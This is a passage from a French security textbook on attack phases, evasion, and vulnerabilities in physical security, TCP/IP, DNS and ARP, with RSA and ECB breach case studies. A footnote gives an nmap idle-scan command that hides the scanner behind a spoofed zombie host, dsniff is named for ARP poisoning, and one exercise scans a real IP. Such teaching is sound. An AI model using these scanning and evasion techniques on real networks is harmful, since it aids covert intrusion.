Dans les attaques ciblées, l'objectif est bien plus précis. Si elle ne requiert pas d'interaction (sabotage, comme pour Stuxnet), la charge utile se résume à un programme effectuant les opérations nécessaires. Mais il faut aussi considérer la possibilité (pas nouvelle en soi, mais devenue bien plus courante dans les dernières années) que l'adversaire s'installe durablement au cœur du système d'information★. Les opérations d'espionnage et de compromission lui sont alors bien plus faciles, et si seule la défense périphérique est assurée, il peut évoluer librement au sein d'une même zone. Les attaquants utilisent pour cela des logiciels de type RAT* (*remote administration tool*, aussi appelés *trojans*) pour espionner et commander à distance les installations compromises, afin de poursuivre l'attaque, de détourner l'attention de leur victime ou de détruire les traces qu'ils ont pu laisser – y compris parfois en détruisant le matériel à distance.

EXEMPLE · L'ATTAQUE RSA SECURID – 18 JOURS

En 2010, un poste chinois (yuange1975) sur un obscur forum se vante d'avoir découvert un *zero-day* dans le logiciel Adobe Flash Player. Le 28 février 2011, un attaquant met la main sur la vulnérabilité (CVE-2011-0609^{a,b,c}), crée un document .xls intitulé « 2011 Recruitment Plan » qu'il infecte avec un fichier Flash vétrolé et un RAT (Poison Ivy^d). Ce document, lorsqu'il est ouvert avec Microsoft Excel, tente de lire le fichier Flash avec Adobe Flash Player, ce qui provoque un débordement dans le tas, que l'attaquant a conçu pour lancer le RAT.

Il écrit deux e-mails différents, qu'il envoie à deux groupes d'employés bien choisis de la société RSA Security. L'un des employés ouvre la pièce jointe. Sur la base des documents présents sur l'ordinateur, et en avançant lentement, l'attaquant parvient à apprendre les identités des cibles qui l'intéresse, à échapper aux systèmes de détection d'intrusion en place et à obtenir les identifiants et mots de passe de plusieurs serveurs.

Il parvient à se connecter à un serveur central. Il en copie les données sur un autre serveur de l'entreprise, où il les chiffre et les compresses, puis les efface du serveur d'origine. Il utilise ensuite FTP pour transférer les fichiers .rar protégés par mot de passe sur un serveur externe compromis. Puis il extrait les informations de ce serveur, ne laissant aucune trace de son activité.

RSA finit par découvrir l'intrusion et mène une enquête interne, à l'issue de laquelle elle contacte ses clients pour les informer de la fuite, qu'elle annonce officiellement^e le 17 mars 2011. Les pertes directes liées à l'incident sont estimées à 66,3 millions de dollars. Les données volées au cours de l'incident ont été utilisées lors de plusieurs attaques ultérieures, contre des clients de RSA (dont L-3 et Lockheed Martin^f).

^aVoir <http://bugix-security.blogspot.fr/2011/03/>.

^bVoir aussi <http://contagioudump.blogspot.fr/2011/03/>.

^cEn septembre 2014, le fichier responsable de l'intrusion n'est détecté que par moins de 4% des antivirus.

^d<http://www.poisonivy-rat.com/>

^eAu moyen du formulaire SEC 8-K, voir <http://www.sec.gov/answers/form8k.htm>.

^fVoir <http://www.nytimes.com/2011/06/04/technology/04security.html>.

En particulier, un attaquant ayant suffisamment pénétré le système d'information peut réagir en changeant de stratégie en cours de route★ s'il se sait ou se sent repéré. Il peut notamment faire usage de diversions★

– faire chanter la marseillaise à tous les postes de la comptabilité en choeur, par exemple. Les attaques les plus sophistiquées^T agissent sur plusieurs fronts différents.

7.3.3 Couvrir ses traces

Il y a deux cas de figure : ou bien l'attaque est terminée, l'adversaire a eu ou fait ce qu'il souhaitait, et il cherche désormais à couvrir ses traces^{**} afin qu'on ne remonte pas à lui ; ou bien l'attaque se poursuit, et c'est pour ne pas être détecté que l'attaquant souhaite rester discret★. Dans les deux cas on parle d'« évasion ».

Dans le premier cas :

- Les *logs* des équipements réseau de l'organisation et des fournisseurs d'accès peuvent permettre de remonter à l'adresse IP responsable de l'attaque. Les fournisseurs d'accès gardent temporairement une base des adresses IP attribuées, qui peut être convoquée en cas d'enquête judiciaire.
- L'adversaire peut toutefois utiliser de nombreuses adresses IP^{**} (*botnet*, par exemple), fausser la sienne^{**} (*spoofing*) ou se connecter *via WiFi* à un réseau quelconque^{**}. Si cette connexion lui suffit à pénétrer le cœur du système d'informations qu'il vise, il est très difficile aujourd'hui d'en retrouver les traces.
- En analysant les flux réseaux, il est possible de déetecter une exfiltration de données et de remonter jusqu'au destinataire.
- L'adversaire peut relayer les données exfiltrées plusieurs fois, entre plusieurs serveurs distants, rendant la poursuite très pénible★.
- L'analyse forensique est capable dans une certaine mesure d'identifier les outils et le mode opératoire de l'attaquant et de remonter sa piste.
- L'adversaire peut utiliser des connexions chiffrées^{**}, ou des réseaux de routage adaptés^{*} (par exemple Tor, I2P ou Freenet).

Dans le second cas, l'adversaire doit prendre soin que les flux de données n'éveillent pas les soupçons des systèmes de détection d'intrusion – par exemple en les faisant passer pour des pages web sur le port 80★, ou en n'utilisant que des caractères imprimables dans ses parties exécutables★ – et tenter de contrôler (ou falsifier) les *logs*★. Le défenseur peut avoir déetecté l'adversaire sans que ce dernier ne le soupçonne, et profiter de cet avantage pour identifier la source et les moyens de l'attaque – tout en protégeant les informations sensibles.

Un moyen très efficace de couvrir ses traces consiste à laisser de nombreuses traces convaincantes appartenant à quelqu'un d'autre★ (*false flag*). Mais souvent, ce sont les auteurs eux-mêmes qui contactent leur victime.

EXEMPLE · VOL D'IDENTITÉS À LA BANQUE CENTRALE EUROPÉENNE

Le 24 juillet 2014, la Banque Centrale Européenne (ECB), située à Francfort, reçoit un e-mail anonyme^a demandant une grosse somme d'argent en échange des données personnelles de plus de 20 000 personnes volées sur ses serveurs.

Le groupe n'était pas au courant qu'il y avait eu infiltration. Suite au message, la vulnérabilité utilisée par les attaquants a été colmatée, tous les mots de passe ont été réinitialisés et a contacté les potentielles victimes pour les informer de la fuite d'informations. La banque était visée en même temps que d'autres dans le cadre de l'opération Emmental^b, une série d'attaque contre les organismes financiers qui contourne notamment l'« authentification à deux facteurs ».

Après enquête interne, il s'est avéré que près de 95% des données volées étaient chiffrées (donc probablement inutilisables par les attaquants), que le système d'information compromis était isolé du système d'information critique, et la Banque Centrale Européenne a fait savoir aux auteurs de l'e-mail son intention de ne pas payer la rançon. L'affaire a été confiée aux forces de police de Francfort.

^aVoir <http://rt.com/news/175432/ecb-cyber-attack-data/>.

^bVoir <http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-finding-holes-operation-emmental.pdf>.

Enfin, la plupart des *logs* ont une durée limitée dans le temps – tout simplement parce qu'ils doivent engager des quantités importantes d'informations. Après un mois, ou un an, les informations sont bien plus difficiles à retrouver, à analyser et à exploiter – il est aussi plus difficile d'isoler la nature d'une vulnérabilité pour ainsi dire archéologique. Les meilleurs adversaires peuvent se permettre d'attendre^T.

8 | Les vulnérabilités des systèmes d'information

« L'information, c'est exactement le système du contrôle.
Et c'est vrai, je dis des platitudes, c'est évident. C'est évident,
sauf que ça nous concerne particulièrement aujourd'hui. Ça nous
concerne aujourd'hui parce que [...] nous entrons dans une société
que l'on peut appeler une société de contrôle. »
– Gilles Deleuze, *Qu'est-ce que l'acte de création*, conférence du 17/05/1987

« 3347807169895689878604416984821269081770479498371376856891
2431388982883793878002287614711652531743087737814467999489
×
3674604366679959042824463379962795263227915816434308764267
6032283815739666511279233373417143396810270092798736308917 »
– Factorisation du nombre RSA-768¹.

Une fois les exigences de sécurité posées, une fois les mécanismes choisis pour les assurer, une analyse de sécurité consiste à comparer la politique – les objectifs – et l'implémentation – la réalité. L'écart entre les deux est l'espace des vulnérabilités d'un système.

Nous avons vu à la section précédente que la recherche de vulnérabilités, et leur exploitation, était l'étape clé d'un adversaire cherchant à compromettre un système d'information ; mais jusqu'ici, nous n'avons fait que mentionner leur existence. Dans cette section, nous allons vers davantage de précision : qu'est ce qui constitue les grandes classes de vulnérabilités, comment elles sont exploitées, et comment les déteindre. Il ne s'agit pas, loin s'en faut, d'une liste exhaustive. Cependant, les grandes tendances y sont détaillées.

Un message important de cette partie est que *la sécurité des systèmes n'est pas un « système de sécurité »* : on ne saurait couvrir les défauts de conception et d'implémentation simplement en surimposant des équipements, des outils, &c.– même si c'est parfois tentant. Des équipements et outils spécialisés bien placés peuvent certes participer, nous allons voir comment, à assurer les propriétés de sécurité, mais ne peuvent se substituer à un *design* propre.

8.0 Failles, bugs, vulnérabilités

La mise au point d'un système suit (normalement²) un ordre simple :

- La spécification : on établit ce que l'on souhaite obtenir, le « quoi » ;
- L'implémentation : on crée un système qui correspond, on répond au « comment ».

Les failles et bugs apparaissent au niveau de ces deux étapes.

¹RSA-768 =
12301866845301177551304949583849627207728535695953347921973224521517264005
0726365751874520219978646938956474942774063845925192557326303453731548268
50791702612214291346167042921431160222124047927473779408066535141959745985
6902143413

²Bien souvent encore, le système préexiste à toute réflexion sur les garanties de sécurité qu'on lui souhaite. Les deux étapes doivent être intégrées alors à un processus de changement, de renouvellement, lui aussi susceptible de ne pas fonctionner intégralement comme désiré...

8.0.1 Les spécifications et leurs failles

Il y a essentiellement deux manières par lesquelles un système peut faire défaut aux objectifs de sécurité qu'il s'est fixé : ou bien la *Spécification* est incorrecte (elle est elle-même problématique), ou bien l'*implémentation* ne respecte pas la spécification – on parle alors de *correction*.

Nous avons vu un exemple de spécification incorrecte avec le modèle de Bell-LaPadula, qui offrait un canal caché *par design*. Les problèmes de design constituent des failles dont l'impact est majeur – parce que cela signifie que toutes les implémentations en souffriront. Quelques crimes en matière de design vis-à-vis de la sécurité³ :

- *Supposer la « confiance »* : toute partie d'un système qui constitue un élément de *confiance* est une vulnérabilité. On peut décider de donner délibérément confiance (par exemple à un sous-traitant), si on est prêt à en assumer les risques.
- *Authentification faible* : si un système nécessite une forme d'authentification, alors il ne doit pas permettre qu'un utilisateur le contourne, en particulier en usurpant l'identité d'un autre.
- *Pas d'autorisations* : un utilisateur s'étant identifié *via* un mécanisme d'authentification, cela ne signifie pas qu'il a tous les droits ; chaque opération doit donner lieu *au moment où elle est demandée* à une requête explicite d'autorisation. Après avoir reçu l'autorisation⁴, l'opération peut être effectuée.
- *Mélanger les données et les commandes* : nous verrons que la large gamme des « injections » n'existe que parce que ce principe n'est pas respecté.
- *Ne pas valider les données* : des mécanismes de validation centralisés doivent s'assurer, *à tous les niveaux*, que les hypothèses (souvent implicites) sur les données reçues sont valides et correspondent à ce qui est attendu étant donné l'état du système (*e.g.* que si le système reçoit une réponse, il avait posé la question avant). En particulier, on vérifie : la taille des données, leur format, et on vérifie doublement si jamais des décisions sont prises sur la base du contenu de ces données.
- *La cryptographie amateur* : c'est un sujet d'experts, qui requiert plus qu'une connaissance superficielle pour être correctement mise en place. En particulier, l'utilisation d'outils inadaptés, la mauvaise utilisation d'outils autrement efficaces, la mauvaise gestion des clés et la mauvaise compréhension du rôle de l'« aléatoire » sont des péchés courants.
- *Les composants externes* : toutes les externalités ne sont pas un problème en soi, mais doivent être intégrées à la surface d'attaque. Par « externalité » on entend en particulier les codes sources, logiciels, composants, plates-formes, applications, plug-ins, services, fonctionnalités, &c. qui ont été développés par une autre équipe ou une autre organisation, et dont les objectifs de sécurité n'ont pas été précisés, pas été validés, pas été certifiés ou pas été analysés à hauteur des exigences que se fixe votre organisation. Dans la mesure du possible, on cherchera à isoler de tels composants. Si on ne peut pas, il faudra explicitement accepter les risques.
- *Ne pas prévoir le changement* : les besoins d'un système évoluent, et si la spécification initiale ne laisse pas de place au progrès, corrections et mises à jour, alors soit ces nouveautés ne pourront pas être mises en place (mais alors, cela affaiblit la sécurité de l'ensemble) soit elle le seront en dépit de la spécification (et alors c'est la validité d'ensemble de l'édifice qui est remise en question). Les droits d'accès, en particulier, évoluent avec le personnel, ses promotions, ses départs, ses besoins.

Corriger une faille nécessite de repenser la spécification. C'est un processus long et coûteux, aussi bien souvent seules des rustines sont proposées. Mais à moins de posséder une preuve formelle que la rustine en question corrige bien la faille, elle reste aussi incertaine que la spécification initiale.

³Le lecteur intéressé est vivement invité à consulter les publications de la très récente IEEE Computer Society Center for Secure Design : <http://cybersecurity.ieee.org/center-for-secure-design.html>.

⁴Au prix, si la situation l'exige, d'une nouvelle authentification, plus difficile cette fois.

8.0.2 Les implémentations et leurs bugs

D'autre part, même si la spécification est adéquate, c'est l'implémentation qui peut s'en écarter. Un défaut d'implémentation constitue un bug, dont la portée est variable : cela peut n'avoir aucun impact, ou cela peut compromettre l'intégralité du système, avec tous les degrés intermédiaires.

Vérifier la correction d'un système n'est pas toujours possible : en effet, les problèmes posés sont souvent indécidables ou trop intensifs en calculs. Le choix est triple :

- Se restreindre, dès la spécification, à un langage suffisamment peu expressif, qui garantit que l'on peut prouver la correction d'une implémentation. Mais par définition cela restreint les systèmes que l'on peut construire.
- Accepter une baisse de précision à l'analyse. Mais alors des faux positifs (ou, pire, des faux négatifs) peuvent apparaître, dont il faudra comprendre « à la main » s'ils sont corrects ou non, et dans quelle mesure ils impactent la sécurité du système.
- Renoncer à une preuve de correction.

Dans la pratique, c'est cette dernière option qui est, de très loin, la plus souvent choisie. Il n'y a pas de «bonne» justification à cela, même si plusieurs causes peuvent être identifiées. En particulier, la pyramide d'abstractions sur laquelle se base la technologie des systèmes d'information actuels nécessite, en toute rigueur, une pyramide de preuves de correction.

8.0.3 Les vulnérabilités

Une *vulnérabilité* est la conjonction de deux éléments⁵ :

- Un défaut : une faille ou un bug ;
- Un accès à ce défaut : un point de la surface d'attaque ;

Si en outre un adversaire peut utiliser cette vulnérabilité afin d'affaiblir la sécurité du système, on parle de vulnérabilité *exploitable*.

De manière symétrique, limiter une vulnérabilité consistera à corriger le défaut ; si ce n'est pas possible limiter la surface d'attaque et limiter l'exploitabilité. Dans ce qui suit, nous présenterons ces trois éléments de manière conjointe, trois contre-éléments, lorsqu'ils existent, susceptible de diminuer l'impact d'une vulnérabilité.

8.1 La sécurité physique

Le premier niveau auquel il faut porter attention est appelé «couche physique». Le bon fonctionnement d'un équipement suppose en effet que soient vérifiés un certain nombre de critères, parmi lesquels : une alimentation électrique stable, des températures raisonnables, une hygrométrie faible, des niveaux de vibration faibles, un taux de rayonnement faible, des champs magnétiques faibles, &c.

Chacune de ces hypothèses est susceptible d'être violée par l'adversaire nul – c'est-à-dire par le «hasard» – en opération normale : panne électrique ou survoltages, canicule ou vague de froid, inondation, tremblements de terre ou chute, éruption solaire, &c. C'est pourquoi toute installation raisonnable met en place :

- Prévention : réseaux redondants ou prise de terre, climatisation, postes surélevés et isolés, bâtiments adaptés, blindage électromagnétique, &c.
- Détection : fusibles, thermomètres, capteurs d'humidité, capteurs inertIELS, &c.
- Contrôle : onduleurs et générateurs de secours, aérations d'urgence, &c.

Ces mêmes problèmes peuvent bien entendu être causés par un adversaire non nul. Cependant, on peut dans ce cas le limiter en prenant des mesures visant à empêcher sa présence ou ses capacités d'observation :

⁵Cette définition reprend ISO/IEC 27005, RFC 2828 et de la Software Protection Initiative de l'US Air Force.

- Prévention : messages dissuasifs⁶, cadenas, blindages, contrôles d'identité, barbelés, etc
- Détection : alarmes, caméras de surveillance, gardes, &c.

EXEMPLE · LES TROIS TYPES DE DÉTECTEURS PHYSIQUES

On peut regrouper les méthodes de détection physique en trois grandes catégories :

- Périmétriques* : c'est la première ligne de défense, qui concerne l'ensemble des éléments traçant une frontière entre la zone que l'on cherche à protéger et l'extérieur : portes, fenêtres, aération &c. On peut détecter leur ouverture ou leur destruction. Avantages : ils sont généralement relativement simples. Désavantages : ils peuvent être encombrants, et ne protègent généralement pas des entrées les plus évidentes – murs, sols et plafonds^a.
- Volumétriques* : ces approches tentent de révéler la présence d'un individu n'importe où dans une zone, elles viennent donc en complément des méthodes périmétriques. Il peut s'agir de capteurs de lumière (infrarouges, micro-ondes, visible), sonores (dont ultrasons), de pression, de mouvement, &c. Avantages : ce peut être une détection très sensible et difficile à éviter. Désavantages : cette grande sensibilité les rend prompts à de nombreuses fausses alertes.
- Capteurs de proximité* : c'est la dernière ligne de défense, où un objet spécifique est équipé de détecteurs intérieurs ou de contact, visant à lancer l'alarme dans le cas où les approches précédentes auraient été contournées.

À tout cela, et lorsque c'est pertinent, on peut ajouter une alarme « manuelle », qui peut être lancée par n'importe qui (du type alarme à incendie par exemple). On veillera toutefois au risque non négligeable d'une utilisation irresponsable voire délibérément nuisible d'une telle alarme.

On notera enfin que l'architecture joue un rôle important dans la sécurité des installations. Et cela inclut, notamment, l'éclairage.

^aException faite du *lacing*, un fragile tissu métallique attaqué aux surfaces. Mais il s'agit d'une solution coûteuse et difficile à mettre en place – et à maintenir.

Quels contrôles mettre en place lorsque l'on détecte un intrusion au niveau physique ? Un accès physique donne *a priori* les pleins pouvoirs sur un équipement, qui peut dès lors être copié, modifié, analysé. Toutes les protections logiques seront probablement inefficaces à ce niveau. Un équipement tombé entre les mains de l'adversaire doit donc être considéré compromis jusqu'à preuve du contraire – les informations qu'il contient sont désormais connues de l'adversaire, qui les a potentiellement modifiées. Tout système reposant sur ces informations est donc à risque. S'il s'agit d'informations clés, il faudra alors les révoquer, ce qui est potentiellement très coûteux, lorsque c'est seulement possible.

Pour ces raisons, tous les moyens doivent être mis en œuvre pour que l'adversaire ne puisse pas accéder physiquement au système d'intérêt, en tout cas pour le retarder. L'ultime recours – si jamais vraiment il est impossible d'empêcher l'accès à l'adversaire – est la cryptographie, avec deux limites importantes : d'un part, ce qui a déjà été dit vis-à-vis de la mauvaise utilisation de la cryptographie ; d'autre part, les risques supplémentaires liés à l'usage de la cryptographie vis-à-vis de l'intégrité des données. Insistons encore : il s'agit d'un supplément, pas d'un substitut.

EXEMPLE · DURÉE DE PROTECTION D'UN MUR

Un mur de bâtiment est susceptible d'être attaqué par un adversaire afin d'en pénétrer l'enceinte. Voici une estimation du temps nécessaire, en minutes, en fonction des moyens de l'adversaire^a

Mur	\perp, \star	$\star\star$	\star	T
Briques, 20 cm	∞	2,5	2,5	< 1
Bloc de béton renforcé, 20 cm	∞	4	3	< 1
Béton armé monolithique, 10 cm	∞	3	3	< 1

Les niveaux d'adversaires considérés sont :

^aOutre qu'ils peuvent suffire à décourager un adversaire, les signes du type « Passage interdit » peuvent être invoqués dans une cour de justice – celui qui a franchi la porte malgré cette indication n'est déjà plus excusable.

- ⊥ Adversaire nul ;
- ★ Adversaire faible, utilisant des outils manuels simples, faciles d'accès et dissimulables ;
- ★★ Adversaire moyen, utilisant des outils manuels ou électriques de bricolage ;
- ★★★ Adversaire fort, utilisant des outils électriques de construction : marteau-piqueur, lance thermique, &c. ;
- ⊤ Adversaire le plus fort, utilisant des outils de démolition : explosifs, &c..

Le symbole « ∞ » représente ici la durée de survie du mur en conditions d'utilisation normales, qui se compte en années.

^aD'après le Naval Facilities Engineering Service Center, consultant du département de la défense des États-Unis d'Amérique.

En fonction du contexte, cependant, il peut être difficile voire impossible de mettre en place un ensemble de mesures de sécurité physique.

EXERCICE · Une entreprise permet à ses employés d'utiliser leurs téléphones mobiles pour accéder à des documents depuis leur domicile (*e.g.* BYOD). À quels risques physiques sont exposés ces équipements ? Quelles mesures sont envisageable pour les diminuer ?

8.2 Protocoles Internet

Les protocoles réseau, et Internet en particulier, sont discutés ici parce qu'ils constituent une partie croissante de l'infrastructure des organisations. Utilisés entre différents lieux pour communiquer, ils s'exposent à une intervention externe – écoute, interception, infiltration et bien plus souvent : inondation (voir section 8.5.5). La raison profonde est que ces protocoles n'ont jamais été pensés pour contrer des adversaires mal intentionnés. Ils ne proposent donc aucun mécanisme de sécurité, mis à part contre l'adversaire nul (*e.g.* intégrité des données pour TCP).

C'est en parti voulu : Internet fonctionne par la libre disponibilité de certaines informations, permettant d'obtenir des routes, d'adapter le trafic, de résoudre les noms de domaines, &c.

EXERCICE · Analyser la topologie du réseau autour de l'adresse IP 216.81.59.173 avec nmap.

8.2.1 Communications TCP/IP

Une communication *via* TCP/IP n'est *a priori* pas confidentielle – il suffit à un adversaire de mener une écoute passive, à un quelconque point du réseau local ou sur un des routeurs visités. Qui plus est, un adversaire actif peut s'intercaler entre deux interlocuteurs (*man-in-the-middle*) contrôlant ainsi les données et compromettant leur intégrité. Un utilisateur soucieux de ces propriétés de sécurité utilisera ainsi un protocole de chiffrement (*e.g.* TLS) en vérifiant la clé de son interlocuteur – lorsque cela est possible.

EXEMPLE · VOL DE SESSION TCP/IP VIA L'ATTAQUE RST/CONT

En théorie, une attaque de type *man-in-the-middle* se fait à l'initialisation de la connexion. L'adversaire intercepte la poignée de main, à laquelle il répond, et (s'il le souhaite) entame une connexion vers le destinataire légitime. Il peut alors relayer, écouter, modifier, &c. les messages transmis de l'un à l'autre.

Cependant, un défaut de conception du protocole permet à un adversaire de s'emparer d'une session déjà établie : on parle de vol de session (*session hijack*). En voici le principe : chaque message TCP est affecté d'un numéro de séquence (seq) et d'un numéro de validation (ack). À chaque nouveau message, l'émetteur choisit un nouveau numéro de séquence, et utilise pour numéro de validation le numéro de séquence du dernier message reçu. Ce mécanisme permet au protocole de détecter les paquets perdus, de réordonner les messages reçus dans le désordre et d'ignorer les échos et le bruit.




Illustration d'un vol de session : si un adversaire (à droite) parvient à deviner le prochain numéro de séquence TCP, il peut l'envoyer au serveur avant le client légitime (à gauche). Ce dernier ne pourra alors plus communiquer avec le serveur.

La vulnérabilité repose en ceci : un adversaire qui sait prédire le prochain numéro de séquence peut envoyer un message de remise à zéro (`rst`). Puisque le numéro de séquence est correct, la victime répond désormais à l'adversaire, et considère les paquets venant de son interlocuteur légitime comme des échos ou du bruit.

Dans la pratique, deviner le prochain numéro de séquence était facile dans la mesure où celui-ci était incrémenté dans la plupart des implémentations (la spécification du protocole ne spécifie pas comment ce numéro est décidé). Aujourd'hui la plupart des systèmes génèrent un nombre aléatoire – mais pas tous^a.

^aOn peut obtenir une estimation de la difficulté à prédire le numéro de séquence avec `nmap`, option `-O -v`.

Ce numéro de séquence TCP intervient dans d'autres mécanismes. Nous avons déjà évoqué le *fingerprinting* – le fait que les implémentations des protocoles permettent de deviner les logiciels, leurs versions et d'autre paramètres susceptibles d'intéresser l'adversaire. Le protocole TCP peut être exploité à des fins de reconnaissance. Par exemple, pour couvrir ses traces, un adversaire peut utiliser un équipement au numéro de séquence prévisible (imprimante, borne WiFi, &c.) en tant que *zombie* dans un scan de ports – on parle d'*idle scan*⁷. La machine est contactée avec un paquet forgé, dont l'IP d'origine est faussée (on met l'IP que l'on souhaite scanner à la place). Elle tente de contacter cette IP, ce qui peut réussir ou non. L'adversaire est alors en mesure de connaître le résultat de l'opération en mesurant le nouveau numéro de séquence du zombie. Si la victime est suspicieuse et remonte la trace, elle verra que son imprimante (ou sa borne WiFi, &c.) est l'origine du scan de ports.

IPsec Depuis 1995, une suite de protocoles bas niveau dénommée IPsec offre une couverture de sécurité sur les protocoles Internet standard. Il s'agit d'une suite complexe, qui définit un mécanisme pour que les parties en présence de mettent d'accord sur quelles garanties de sécurité ils souhaitent et quelles implémentations utiliser pour cela.

Par exemple, le protocole AH (*authenticate header*) souhaite fournir une garantie que l'auteur d'un paquet est bien qui il prétend être. Pour cela, un HMAC est formé sur les données d'intérêt du paquet IP. Le destinataire calcule le HMAC également, et peut ainsi détecter si les informations contenues dans le paquet

⁷On peut utiliser `nmap -P0 -p <port> -sI <zombie IP> <target IP>`.

lui correspondent. Cependant, en conséquence, AH est incompatible avec NAT/PAT – ce qui limite son utilisation. Le protocole ESP (*encapsulating security payload*) ajoute une garantie de confidentialité en chiffrant le contenu du message (et éventuellement en l'authentifiant, si on souhaite que ce chiffrement serve à quelque chose). Enfin, la suite IPsec propose des mécanismes de gestion de clés.

Très tôt cependant, les limites d'IPsec sont devenues visibles – dès 1999 il était considéré comme douteux qu'il apporte une véritable sécurité⁸.

Virtual Private Networks Quoi qu'il en soit IPsec a pavé la voie pour le développement de protocoles incorporant une notion de chiffrement, d'intégrité et d'authentification.

Sur la base de tels protocoles, et pour peu que l'on n'utilise pas de modes faibles (tel CBC) ou de HMAC obsolète (tel SHA-1), on peut garantir la sécurité d'un VPN (*virtual private network*). Le but d'un VPN est de relier deux réseaux « de confiance » en passant par l'intermédiaire d'un réseau qui ne l'est pas⁹.

Une manière de réaliser cela est d'encapsuler le trafic – c'est le *tunnelling*, utilisé par exemple dans les protocoles TLS (ex SSL) et SSH.

8.2.2 Protocoles de correspondance

Les protocoles ARP et DNS sont des protocoles de correspondance¹⁰. Lorsque l'on recherche l'adresse IP correspondant à un nom de domaine *via* le protocole DNS, on échange avec un serveur qui se charge de trouver la réponse – s'il peut et si elle existe. Ce processus peut être long. Dans le cas d'ARP, c'est chaque paquet provenant d'Internet qui doit être transféré à la bonne adresse physique – toute résolution d'adresse se mesure en perte nette de performance.

Pour ces raisons, la plupart des implémentations de ces protocoles implémentent une forme de mémoire. Ainsi, si une requête est faite, et que le serveur a déjà résolu l'adresse, il peut répondre rapidement. Bien entendu, puisque les adresses sont susceptibles de changer, un mécanisme de mise à jour est régulièrement convoqué.

EXERCICE · Utilisez la commande `dig` pour obtenir les enregistrement DNS de type ANY et MX. Utilisez la commande `host` et `dig -x` pour obtenir le nom d'hôte associé à une IP (reverse DNS).

Interception de requêtes DNS Les protocoles ARP et DNS, de plus, ne possèdent pas dans leur version d'origine de mécanismes de sécurité : les informations transitent en clair (donc peuvent être obtenues par un adversaire en écoute passive), sans mécanisme d'authentification (donc peuvent être interceptées et modifiées par un adversaire en *man-in-the-middle*). Quand enfin c'est le serveur DNS lui-même qui est compromis ou mal intentionné, il est susceptible de diffuser de fausses informations et de rediriger les utilisateurs vers les sites de son choix.

EXEMPLE · LE GRAND FIREWALL DE CHINE

La république populaire de Chine a annoncé en 2003 la maturité du projet *jīndūn gōngchéng* (金盾工程, « bouclier d'or »), un mécanisme de surveillance, de contrôle et de censure gouvernemental dirigé par le ministère de la sécurité publique (中华人民共和国公安部). Avant même l'arrivée en 1994 des premières lignes Internet en Chine, le gouvernement chinois a ressenti le besoin d'investir dans ce projet à large échelle, aujourd'hui surnommé le « Grand Firewall de Chine » (*The Great Firewall*, 防火长城), en mémoire affectueuse du Grand Mur de Chine, construit pour repousser les intrusions étrangères au VIII^e siècle avant notre ère.

Entre autres moyens, ils utilisent l'empoisonnement des caches DNS afin de bloquer l'accès à de nombreux sites nationaux ou étrangers – en particulier, des 100 sites majeurs internationaux, seuls 12 sont accessibles, dans une version partielle. Sont particulièrement visés les sites d'information (Reuters, Wikipédia, &c.), de partage de contenu (Twitter, Dropbox, Flickr, Facebook, YouTube, &c.) En 2014, c'est avec la Corée du Nord le pays d'Asie où le pouvoir de la presse et des droits humains sont les plus réprimés, d'après Reporters sans Frontières^a.

⁸Voir par exemple [Ferguson and Schneier, 2000] et [Paterson and Yau, 2005].

⁹Par exemple : un très long câble dont on ne peut pas assurer la surveillance.

¹⁰ARP fait le lien entre une adresse IP (couche OSI 3/couche IM 2) sur un réseau local et une adresse MAC (couche OSI 2/couche IM 1) ; DNS fait le lien entre un nom d'hôte (couche OSI 7/couche IM 4) et une adresse IP et un port (couche OSI 4/couche IM 3).

Le nombre phénoménal de sites bloqués^b pour des raisons diverses et dans tous les cas implicites constitue un élément important de la culture Internet chinoise – en 2009, des internautes créent les « dix divinités de Baidu » (百度十大神獸), des animaux aux noms obscènes, contournant un temps la censure d'état^c, et donnant lieu à de nombreuses variations.

^aVoir <http://rsf.org/index2014/en-index2014.php>.

^bOn peut tester la disponibilité d'un site donné, par exemple avec <http://www.greatfirewallofchina.org/>.

^cVoir <http://knowyourmeme.com/memes/baidu-10-mythical-creatures-grass-mud-horse>

En réalité, de nombreux fournisseurs d'accès interceptent également les requêtes DNS, notamment aux États-Unis, à des fins de statistiques et de publicité. C'est généralement par ce mécanisme que certains portails captifs redirigent les utilisateurs connectés à un réseau WiFi d'hôtel ou d'aéroport.

Alternativement, un adversaire actif sur le réseau peut détecter une requête DNS et répondre à la victime avant que le serveur DNS légitime ne le fasse. C'est un exemple d'*empoisonnement*.

Empoisonnement ARP Sur un réseau local, un adversaire peut détourner le protocole ARP pour amener un *switch* à lui communiquer le contenu du trafic produit par un des utilisateurs. Pour cela, il peut émettre des paquets de *réponse* ARP associant l'adresse IP de sa victime à l'adresse physique de l'adversaire. Cette réponse est alors mise en cache par le *switch*, qui redirigera les paquets lui arrivant en conséquence.

L'adversaire peut cibler la passerelle en émettant un *broadcast* – de sorte à intercepter tout le trafic du réseau local – ou un seul équipement, en *unicast*. Un outil tel que *dsniff*¹¹ permet d'automatiser le procédé.

Contre-mesures On peut suggérer quelques contre-mesures relatives aux vulnérabilités des protocoles de correspondance (ARP, DNS, mais il y en a d'autres).

- Réduction de l'exploitabilité et de la surface d'attaque :
